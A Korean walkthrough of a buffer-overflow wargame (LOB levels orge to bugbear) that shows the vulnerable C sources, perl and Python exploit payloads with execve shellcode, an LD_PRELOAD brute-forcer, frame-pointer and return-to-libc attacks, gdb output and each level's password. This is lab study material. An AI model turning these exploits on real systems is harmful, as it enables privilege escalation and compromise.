풀이 : 이번문제는 argv[0], 파일명의 길이를 체크하고 argv[1]의 길이를 체크합니다. 이전 문제와 똑같이 풀되, 파일명의 길이가 75자 (./와 같이 실행할 것이므로 77 에서 2를 뺍니다)인 프로그램으로 원본파일을 링크합니다.

```
[darkelf@localhost darkelf]$ cat orge.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - orge
        - check argv[0]
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error₩n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));
```

```
        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!₩n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```

코어파일 생성을 위해 복사를 하고, 실제 공격을 위해 링크합니다.

```
[darkelf@localhost darkelf]$ ln -s ./orge $(perl -e 'print "a"x75')
[darkelf@localhost darkelf]$ ls -l ./$(perl -e 'print "a"x75')
lrwxrwxrwx      1 darkelf   darkelf             6 Dec   5 05:33 ./aaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa -> ./orge
[darkelf@localhost darkelf]$
```

a가 75개있는 프로그램이 실제 공격할 대상으로 orge에 링크되어 있습니다.

코어파일 생성을 위해 b가 75개 있는 프로그램으로 복사해줍니다.

```
[darkelf@localhost darkelf]$ cp ./orge $(perl -e 'print "b"x75')
[darkelf@localhost darkelf]$ ls -l ./$(perl -e 'print "b"x75')
-rwsr-sr-x      1 darkelf   darkelf        12700 Dec   5 05:34 ./bbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
[darkelf@localhost darkelf]$
```

이제 wolfman -> darkelf 에서 썼던 똑 같은 페이로드로

프로그램명만 b*75 로 해서 공격한 후 쉘코드의 주소를 알아내면 됩니다.

```
[darkelf@localhost darkelf]$ bash2
[darkelf@localhost darkelf]$ ulimit -c unlimited
[darkelf@localhost darkelf]$ ./$(perl -e 'print "b"x75') $(perl -e 'print "₩x90
"x44, "₩x44₩x43₩x42₩xbf"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x
73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕DCB
퓍egmentation fault (core dumped)
[darkelf@localhost darkelf]$ gdb -c core -q
Core was generated by `./bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbb ?.
Program terminated with signal 11, Segmentation fault.
#0  0xbf424344 in ?? ()
(gdb) x/50bx $esp+400
0xbffffd70:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffd78:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffd80:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffd88:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffd90:     0x44    0x43    0x42    0xbf    0x00    0x6a    0x0b    0x58
0xbffffd98:     0x99    0x52    0x68    0x2f    0x2f    0x73    0x68    0x68
0xbffffda0:     0x2f    0x62
(gdb)
```

이번엔 argv[0]의 길이가 크니 넉넉하게 esp + 400 바이트 부분을 확인했습니다.

쉘코드는 0xbffffd95 에서 시작합니다

a*75 프로그램에 공격해줍니다.

```
[darkelf@localhost darkelf]$ ./$(perl -e 'print "a"x75') $(perl -e 'print "₩x90
"x44, "₩x95₩xfd₩xff₩xbf"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x
73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕뺶ㅁ
풺ash$ whoami
orge
bash$ my-pass
euid = 507
timewalker
bash$
```

성공했습니다. Orge 계정의 비밀번호는 timewalker입니다.

8. Orge -> troll

풀이 : 이번문제는 argv[2] 사용이 불가능하고, argv[1]에도 리턴이 불가능합니다. Argv[0]은 아무런 보호를 하지 않으므로 argv[0]에 쉘코드를 넣어 줄 수 있습니다 그러나 쉘코드에 ₩x2f가 있으므로 ₩x2f 를 기준으로 디렉토리를 만들어 줘야 합니다.

```
[orge@localhost orge]$ cat troll.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - troll
        - check argc + argv hunter
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        // here is changed
        if(argc != 2){
                printf("argc must be two!₩n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
                exit(0);
        }
```

```
        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!₩n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // one more!
        memset(argv[1], 0, strlen(argv[1]));
}
[orge@localhost orge]$
```

쉘코드는

₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80

이므로,

₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f

₩x73₩x68₩x68₩x2f

₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80

이렇게 두번 끊어서 디렉토리를 생성해준 후 최종 파일명이

₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80

이 되도록 링크를 해주면 됩니다.

그전에

./ 와 쉘코드 23바이트로 파일명이 25바이트이기 때문에

다른 23바이트 길이를 가지는 파일명으로 복사를 해준 후 그 파일을 공격해 코어파일을 획득 한

후 argv[0]의 주소를 알아냅니다.

```
[orge@localhost orge]$ bash2
[orge@localhost orge]$ ulimit -c unlimited
[orge@localhost orge]$ cp ./troll $(perl -e 'print "a"x23')
[orge@localhost orge]$ ./$(perl -e 'print "a"x23') $(perl -e 'print "₩x90"x44,
"₩x41₩x41₩x41₩xbf"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕AAA
퓍egmentation fault (core dumped)
[orge@localhost orge]$ gdb -c core -q
xCore was generated by `./aaaaaaaaaaaaaaaaaaaaaa
                        '.
Program terminated with signal 11, Segmentation fault.
#0  0xbf414141 in ?? ()
(gdb) x/50bx $esp+300
0xbffffdcc:     0x00    0x00    0x00    0x00    0x00    0x69    0x36    0x38
0xbffffdd4:     0x36    0x00    0x2e    0x2f    0x61    0x61    0x61    0x61
0xbffffddc:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbffffde4:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbffffdec:     0x61    0x61    0x61    0x00    0x00    0x00    0x00    0x00
0xbffffdf4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffffdfc:     0x00    0x00
(gdb)
```

0x2e 0x2f (./) 를 제외한 argv[0]이 0xbffffdd8에서 시작합니다

이제 파일명을 쉘코드로 하는 파일에 링크를 걸고 리턴어드레스를 0xbffffdd8로 돌려주면됩니다.

```
[orge@localhost orge]$ mkdir $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f
"')
[orge@localhost orge]$ mkdir $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f
₩x73₩x68₩x68₩x2f"')
[orge@localhost orge]$ ln -s /home/orge/troll $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68
₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
[orge@localhost orge]$
```

이 때 실행되는 파일의 경로와 링크하려는 파일의 경로가 다르므로

troll 의 경로를 절대경로로 써줘야 합니다.

```
[orge@localhost orge]$ ./$(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73
₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"') $(perl -e 'print "₩
x90"x44, "₩xd8₩xfd₩xff₩xbf"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕麵□
퓀ash$ whoami
troll
bash$ my-pass
euid = 508
aspirin
bash$
```

성공했습니다. troll 의 비밀번호는 aspirin입니다.

9. Troll -> vampire

풀이 : 0xbfff 를 사용하지 못하면서 0xbf를 무조건 써줘야 하므로 두번째 바이트가 0xfe가 되게 스택을 밀어주면됩니다.

Argv[1] 에 더미를 넣어주느냐 argv[2]에 넣어주느냐는 상관없는데 argv[1]에 하게되면 출력이 깔끔하지 못해서 argv[2]에 넣어줬습니다

```
[troll@localhost troll]$ cat vampire.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - vampire
        - check 0xbfff
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
                exit(0);
        }

        // here is changed!
        if(argv[1][46] == '₩xff')
        {
                printf("but it's not forever₩n");
                exit(0);
        }
```

```
        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);
}
[troll@localhost troll]$
```

페이로드는 다음과 같습니다

ARGV1 : [nop 44 byte] + [RET]

ARGV2 : [nop 100000 byte + shellcode]

```
[troll@localhost troll]$ bash2
[troll@localhost troll]$ ulimit -c unlimited
[troll@localhost troll]$ cp vampire abcdefg
[troll@localhost troll]$ ./abcdefg $(perl -e 'print "₩x90"x44, "₩x41₩x41₩x41₩xb
f"') $(perl -e 'print "₩x90"x100000, "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩
x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱AAA
풱egmentation fault (core dumped)
[troll@localhost troll]$
```

```
[troll@localhost troll]$ gdb -c core -q
Core was generated by `./abcdefg 릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱AAA
?릱릱릱릱릱릱릱릱릱릱'.
Program terminated with signal 11, Segmentation fault.
#0   0xbf414141 in ?? ()
(gdb) x/50bx $esp+330
0xbffe775a:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffe7762:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffe776a:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffe7772:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffe777a:     0x90    0x90    0x90    0x90    0x90    0x41    0x41    0x41
0xbffe7782:     0xbf    0x00    0x90    0x90    0x90    0x90    0x90    0x90
0xbffe778a:     0x90    0x90
(gdb)
```

0xbffe777f 부분에 리턴어드레스가 있고

Argv[2]는 0xbffe7784 에서 시작합니다

리턴어드레스를 0xbffe7784로 변조하면 성공합니다.

```
[troll@localhost troll]$ ./vampire $(perl -e 'print "₩x90"x44, "₩x84₩x77₩xfe₩xb
f"') $(perl -e 'print "₩x90"x100000, "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩
x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕꼠玩
bash$ whoami
vampire
bash$ my-pass
euid = 509
music world
bash$
```

성공했습니다 vampire의 비밀번호는 music world입니다

10. Vampire -> skeleton

풀이 : 환경변수에도 argv[0]이 저장되지만, 환경변수는 사용할 수 없습니다 대신 환경변수 다음에 있는 스택의 맨 마지막부분에 argv[0]이 남아있습니다. 이를 이용해 쉘코드를 실행시킬 수 있습니다

이번에도 argv[0]에 쉘코드를 넣고 공격합니다.

```
[vampire@localhost vampire]$ cat skeleton.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - skeleton
        - argv hunter
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i, saved_argc;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
                exit(0);
        }

        // check the length of argument
```

```
        if(strlen(argv[1]) > 48){
                printf("argument is too long!₩n");
                exit(0);
        }

        // argc saver
        saved_argc = argc;

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // ultra argv hunter!
        for(i=0; i<saved_argc; i++)
                memset(argv[i], 0, strlen(argv[i]));
}
[vampire@localhost vampire]$
```

```
[vampire@localhost vampire]$ bash2
[vampire@localhost vampire]$ ulimit -c unlimited
[vampire@localhost vampire]$ cp ./skeleton $(perl -e 'print "a"x23')
[vampire@localhost vampire]$ ./$(perl -e 'print "a"x23') $(perl -e 'print "₩x90
"x44, "₩x41₩x41₩x41₩xbf"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕AAA
퓍egmentation fault (core dumped)
[vampire@localhost vampire]$ gdb -c core -q
Core was generated by `
                        '.
Program terminated with signal 11, Segmentation fault.
#0  0xbf414141 in ?? ()
(gdb) x/20bx 0xbfffffff - 30
0xbfffffe1:     0x00    0x2e    0x2f    0x61    0x61    0x61    0x61    0x61
0xbfffffe9:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbffffff1:     0x61    0x61    0x61    0x61
(gdb)
```

₩x2e₩x2f 를 제외한 argv[0]은 0xbfffffe4 에서 시작합니다

```
[vampire@localhost vampire]$ mkdir $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x
2f₩x2f"')
[vampire@localhost vampire]$ mkdir $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x
2f₩x2f₩x73₩x68₩x68₩x2f"')
[vampire@localhost vampire]$ ln -s /home/vampire/skeleton $(perl -e 'print "₩x6
a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩
x
e1₩xcd₩x80"')
[vampire@localhost vampire]$ ./$(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x
2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"') $(perl -e 'pr
int "₩x90"x44, "₩xe4₩xff₩xff₩xbf"')
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱?□
퓀ash$ whoami
skeleton
bash$ my-pass
euid = 510
shellcoder
bash$
```

성공했습니다. Skeleton의 비밀번호는 shellcoder입니다.

11. Skeleton -> golem

풀이 : 이번 문제는 공격의 재현이 복잡해 문제를 설명드린 후 이전에 처음 공부할 때 작성한 익

스플로잇으로 풀이하겠습니다

```
[skeleton@localhost skeleton]$ cat golem.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - golem
        - stack destroyer
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        if(argv[1][47] != '₩xbf')
        {
                printf("stack is still your friend.₩n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // stack destroyer!
        memset(buffer, 0, 44);
        memset(buffer+48, 0, 0xbfffffff - (int)(buffer+48));
}
[skeleton@localhost skeleton]$
```

보시는것처럼 리턴어드레스만 빼고 버퍼부터 0xbfffffff까지 모든 영역을 널바이트로 채워버립니다.

이문제를 처음 보고나서 정말 당황해서 약 3개월동안 삽질을 해봤는데도 답이 안나와서 아는분께 여쭤보니 LD_PRELOAD를 사용하면 된다고 하셔서 LD_PRELOAD가 뭔지 알고 나서야 문제가 풀렸습니다. 다른방법도 분명 있긴 하겠지만 도저히 생각이 안나서 LD_PRELOAD를 사용해 풀었습니다.

윈도우에서 DLL injection 이란 기법이 있는데, 리눅스에서는 LD_PRELOAD라는 이름의 환경변수가 있으면 프로그램이 실행 될 때 LD_PRELOAD 환경변수의 문자열을 라이브러리로 포함시키고, 스택 영역에 그 문자열이 적재됩니다.

쉘코드를 파일명으로 하는 공유라이브러리를 제작한 후, LD_PRELOAD=공유라이브러리명 환경변수를 올려두고

파일명의 위치를 알아내 리턴어드레스로 사용하면 공격에 성공할 수 있습니다.

다음이 이 문제를 공략하는데 사용한 익스플로잇입니다.

```
[skeleton@localhost skeleton]$ cat exploit.py
#!/usr/bin/env python
import os
import struct
import shutil

print "[*] Exploit Started"
dir1 = "/tmp/" + "₩x90"*50 + "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f"
dir2 = "₩x73₩x68₩x68₩x2f"
sh = "₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80" + "₩x90"*50
print "[*] Removing existing directory"
try:
        shutil.rmtree(dir1)
except:
        pass
print "[*] Generating C File"
BADFILE = "void func(){}"
a = open("/tmp/attack.c", "wb")
a.write(BADFILE)
a.close()

print "[*] Compiling C File"
pid1 = os.fork()
```

```
if pid1 == 0:
        os.execve("/usr/bin/gcc", ["gcc", "-fPIC", "-c", "-o", "/tmp/attack", "/
tmp/attack.c"], os.environ)
else:
        os.waitpid(pid1, 0)
        print "[*] Making Directory"
        os.mkdir(dir1)
        os.mkdir(dir1+dir2)
        print "[*] Setting Shared Library"
        pid2 = os.fork()
        if pid2 == 0:
os.execve("/usr/bin/gcc", ["gcc", "-shared", "-W1,-soname,"+dir1
+dir2+sh+".so.0", "-o", dir1+dir2+sh+".so", "/tmp/attack"], os.environ)
        else:
                os.waitpid(pid2, 0)
                print "[*] Setting $LD_PRELOAD"
                os.environ["LD_PRELOAD"] = dir1+dir2+sh+".so"
                print "$LD_PRELOAD Set"
                print "$LD_PRELOAD : %s"%os.environ["LD_PRELOAD"]
                dummy = "₩x90"*44
                raw_input("Press enter to start brute forcing")
                for ret in range(0xbfffffff, 0xbfffd000, -40):
                        ret = struct.pack("<L", ret)
                        pid3 = os.fork()
                        if pid3 == 0:
                                os.execve("/home/skeleton/golem", ["golem", dumm
y+ret], os.environ)
                        else:
                                os.waitpid(pid3, 0)
[skeleton@localhost skeleton]$
```

굵게 표시된 부분이 쉘코드를 파일명에 포함시킨 라이브러리파일을 생성하는 부분입니다.

```
[skeleton@localhost skeleton]$ ./exploit.py
[*] Exploit Started
[*] Removing existing directory
[*] Generating C File
[*] Compiling C File
[*] Making Directory
[*] Setting Shared Library
```

```
[*] Setting $LD_PRELOAD
$LD_PRELOAD Set
$LD_PRELOAD : /tmp/릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱j
                                                                        X섧h//shh/
bin됧RS됩?릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱.so
Press enter to start brute forcing



~~~~~~~~~~~~~~~~~~~~~~~~~~~

퓙릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릲
퓙릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱??
퓙릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱멶
퓉ash$ whoami
golem
bash$ my-pass
euid = 511
cup of coffee
bash$
```

성공했습니다. Golem의 비밀번호는 cup of coffee

12. Golem -> darkknight

풀이 : 이번문제는 프레임포인터의 딱 한바이트만 오버플로우 시킬 수 있습니다. 취약한 함수 problem_child의 프레임포인터를 오버플로우 시켜 main에서 leave가 실행될 때 esp를 한바이트

조작해 줄 수 있습니다.

```
[golem@localhost golem]$ cat darkknight.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - darkknight
        - FPO
*/

#include <stdio.h>
#include <stdlib.h>

void problem_child(char *src)
{
        char buffer[40];
        strncpy(buffer, src, 41);
        printf("%s₩n", buffer);
}

main(int argc, char *argv[])
{
        if(argc<2){
                printf("argv error₩n");
                exit(0);
        }

        problem_child(argv[1]);
}
[golem@localhost golem]$
```

아무렇게나 인자를 넣어준 후 입력값이 시작하는 곳의 주소를 확인 한 후 그 주소가 esp가 되게 한 바이트를 조작해주면 됩니다.

Leave를 할 때 mov %ebp, %esp를 한 후 pop %ebp되므로

4바이트 이전의 값을 써줘야 합니다.

페이로드는 다음과 같습니다

ARGV1 : [FAKE RET 4byte] + [NOP 36 byte] + [SFP 1byte]

ARGV2 : [shellcode 23byte]

마찬가지로 복사 후 확인합니다.

이번문제는 버퍼의 주소를 정확하게는 예측하지 못해 esp - 100부터 계속 올라가면서 확인해본 결과

Esp + 27부분에서 buffer가 시작됩니다

0xbffffc64:	**0x44**	**0x43**	**0x42**	**0x41**	0x90	0x90	0x90	0x90
0xbffffc6c:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xbffffc74:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xbffffc7c:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xbffffc84:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xbffffc8c:	0x41	**0xfc**	**0xff**	**0xbf**	0x9e	0x84	0x04	0x08

저 0xbffffc41을 0x41424344가 있는 주소 -8, 0xbffffc64 – 4 = 0xbffffc60로 바꿔주면

Problem_child 함수에서 leave 명령을 실행 할 때

그때 당시의 ebp가 esp로 들어가게 되고

스택에서 pop ebp가 되어 0xbffffc60이 ebp에 들어갑니다

그 후 바로 main함수도 leave 와 ret을 실행하는데

main함수에서 leave가 실행되면

mov %ebp, %esp일 때 ebp가 0xbffffc60이므로 esp에 0xbffffc60이들어가고

이후 pop ebp될 때 ebp에 0xbffffc60이 가르키는 4바이트값이 들어가고

Esp는 0xbffffc64이 됩니다

그럼 이제 main함수의 ret이 실행될땐 우리의 입력값의 시작점인 0xbffffc64에서 eip가 pop되어

Eip를 원하는 값으로 변경해 줄 수 있습니다.

Eip는 argv[2]에 넣은 쉘코드로 변조하겠습니다

쉘코드는 esp + 461지점에 있었습니다.

(gdb) x/50bx $esp + 461								
0xbffffe16:	0x6a	0x0b	0x58	0x99	0x52	0x68	0x2f	0x2f

0xbffffe1e:	0x73	0x68	0x68	0x2f	0x62	0x69	0x6e	0x89
0xbffffe26:	0xe3	0x52	0x53	0x89	0xe1	0xcd	0x80	0x00

이제 페이로드를 다시 생각해보면

ARGV1 : [0xbffffe16] + [nop 36byte] + [0x60]

ARGV2 : [shellcode 23byte] 가 됩니다.

```
[golem@localhost golem]$ ./darkknight $(perl -e 'print "₩x16₩xfe₩xff₩xbf", "₩x9
0"x36, "₩x60"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩
x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
?퓧릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿??퓹?                                    入口옇?옹
————————————————————————@————————————————————————
bash$ whoami
darkknight
bash$ my-pass
euid = 512
new attacker
bash$
```

성공했습니다. Darkknight 의 비밀번호는 new attacker입니다.

13. Darkknight -> bugbear

풀이 : 이번 문제는 힌트에 나와있는것처럼 RTL을 사용하면 쉽게 해결할 수 있습니다. 이번엔 리턴어드레스의 최상위바이트가 0xbf 면 프로그램이 종료되는데,

사실 그냥 버퍼에 쉘코드를 넣고 리턴어드레스에는 ret인스트럭션의 주소를 넣어준 후 그 다음 4바이트에 쉘코드의 주소를 넣어줘도 쉽게 풀 수있습니다.

두 가지 방법 모두 간단한 방법들이므로 별도의 설명없이 보여드리겠습니다.

```
[darkknight@localhost darkknight]$ cat bugbear.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - bugbear
        - RTL1
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        if(argv[1][47] == '₩xbf')
        {
printf("stack betrayed you!!₩n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);
}
```

먼저 RTL이 아닌 방법입니다.

```
[darkknight@localhost darkknight]$ objdump -d ./abcdefg | grep ret
```

804830e: c3 ret
80483f5: c3 ret
80483fc: c3 ret
804841c: c3 ret
8048424: c3 ret
80484a7: c3 ret
80484d2: c3 ret
80484d8: c3 ret
80484f5: c3 ret

[darkknight@localhost darkknight]$ ./abcdefg $(perl -e 'print "₩x90"x44, "₩xf5₩x84₩x04₩x08", "₩x41₩x41₩x41₩x41"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕
릕?

AAAA
Segmentation fault (core dumped)
[darkknight@localhost darkknight]$ gdb -c core -q
Core was generated by `./abcdefg 릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕
릕?

A
AAA j
X셊h//shh/bin?.
Program terminated with signal 11, Segmentation fault.
#0 0x41414141 in ?? ()
(gdb) x/50bx $esp+350
0xbffffdf2: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdfa: 0x90 0x90 0x90 0x90 0x90 0xf5 0x84 0x04
0xbffffe02: 0x08 0x41 0x41 0x41 0x41 0x00 0x6a 0x0b
0xbffffe0a: 0x58 0x99 0x52 0x68 0x2f 0x2f 0x73 0x68
0xbffffe12: 0x68 0x2f 0x62 0x69 0x6e 0x89 0xe3 0x52
0xbffffe1a: 0x53 0x89 0xe1 0xcd 0x80 0x00 0x50 0x57
0xbffffe22: 0x44 0x3d
(gdb)
[darkknight@localhost darkknight]$ ./bugbear $(perl -e 'print "₩x90"x44, "₩xf5₩x84₩x04₩x08", "₩x08₩xfe₩xff₩xbf"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕??

```
퓀ash$ whoami
bugbear
bash$ my-pass
euid = 513
new divide
bash$
```

성공했습니다.

이제 RTL을 이용한 방법입니다.

```
[darkknight@localhost darkknight]$ ldd ./bugbear
        libc.so.6 => /lib/libc.so.6 (0x40018000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[darkknight@localhost darkknight]$ objdump -d /lib/libc.so.6 | grep system₩>:
00040ae0 <__libc_system>:
[darkknight@localhost darkknight]$ objdump -s /lib/libc.so.6 | grep /bin/sh
 e3ff0 20300073 68002d63 002f6269 6e2f7368     0.sh.-c./bin/sh
 e6580 302d6300 7368002f 62696e2f 7368002d    0-c.sh./bin/sh.-
 e6590 63007368 002f6269 6e2f7368 00746d70    c.sh./bin/sh.tmp
 e81c0 30270020 090a002f 62696e2f 7368002d    0'. .../bin/sh.-
 e8770 62696e2f 63736800 2f62696e 2f736800    bin/csh./bin/sh.
[darkknight@localhost darkknight]$ gdb -q
(gdb) p /x 0x40018000 + 0x40ae0
$1 = 0x40058ae0
(gdb) p /x 0x40018000 + 0xe6595
$2 = 0x400fe595
(gdb) [darkknight@localhost darkknight]$
[darkknight@localhost darkknight]$ ./bugbear $(perl -e 'print "₩x90"x44, "₩xe0₩
x8a₩x05₩x40", "AAAA", "₩x95₩xe5₩x0f₩x40"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕?@AAAA뺛@
bash$ whoami
bugbear
bash$ my-pass
euid = 513
new divide
bash$
```

성공했습니다. Bugbear의 비밀번호는 new divide입니다.

여기서 페이로드를 한번 짚고 넘어가겠습니다.

./bugbear $(perl -e 'print "₩x90"x44, "₩xe0₩x8a₩x05₩x40", "AAAA", "₩x95₩xe5₩x0f₩x40"')

처음에 nop 44개로 버퍼를 채운 후 system함수의 주소인 0x40058ae0을 리턴어드레스에 썼고

다음에 AAAA

다음에 /bin/sh의 주소 0x400fe595 를 썼습니다

